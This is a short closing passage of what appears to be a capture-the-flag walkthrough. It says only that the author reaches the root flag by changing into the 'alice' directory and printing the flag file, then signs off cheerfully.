
Root



Notes

From here we can get our root flag.

Root_Flag



Notes

cd into alice then cat out your root flag WOOT WOOT!!.
I hope you enjoyed!!